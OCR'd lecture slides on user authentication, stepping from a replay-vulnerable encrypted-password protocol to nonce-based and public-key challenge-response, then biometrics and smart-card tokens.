
Alice's IP addr | encrypted password | "I'm Alice"

Alice's IP addr | OK

Failure scenario??

Authentication: another try

Protocol ap3.1: Alice says “I am Alice” and sends her *encrypted* secret password to “prove” it.



Alice’s IP addr | encryppted password | “I’m Alice”

Alice’s IP addr | OK

Alice’s IP addr | encrypted password | “I’m Alice”


record
and
playback
still works!

Authentication: yet another try

Goal: avoid playback attack

Nonce: number (R) used only *once –in-a-lifetime*

ap4.0: to prove Alice “live”, Bob sends Alice nonce, R. Alice must return R, encrypted with shared secret key



“I am Alice”

R

$K_{A-B}(R)$

Alice is live, and only Alice knows key to encrypt nonce, so it must be Alice!


Failures, drawbacks?

Authentication: ap5.0

ap4.0 doesn’t protect against server database reading

- can we authenticate using public key techniques?

ap5.0: use nonce, public key cryptography



“I am Alice”

R

$K_A^-(R)$

Bob computes

$K_A^+(K_A^-(R)) = R$

and knows only Alice could have the private key, that encrypted R such that


$K_A^+(K_A^-(R)) = R$

Outline

- User authentication
  - Password authentication, salt
  - Challenge-response authentication protocols
  - Biometrics
  - Token-based authentication
- Authentication in distributed systems (multi service providers/domains)
  - Single sign-on, Microsoft Passport
  - Trusted Intermediaries

Biometrics

- Use a person’s physical characteristics
  - fingerprint, voice, face, keyboard timing, …
- Advantages
  - Cannot be disclosed, lost, forgotten
- Disadvantages
  - Cost, installation, maintenance
  - Reliability of comparison algorithms
    - False positive: Allow access to unauthorized person
    - False negative: Disallow access to authorized person
  - Privacy?
  - If forged, how do you revoke?



Biometrics


- Common uses
  - Specialized situations, physical security
  - Combine
    - Multiple biometrics
    - Biometric and PIN
    - Biometric and token

Token-based Authentication

Smart Card

- With embedded CPU and memory
  - – Carries conversation w/ a small card reader
- Various forms
  - – PIN protected memory card
    - Enter PIN to get the password
  - – Cryptographic challenge/response cards
    - Computer create a random challenge
    - Enter PIN to encrypt/decrypt the challenge w/ the card

Smart Card Example



- Some complications
  - Initial data (PIN) shared with server
    - Need to set this up securely
    - Shared database for many sites
  - Clock skew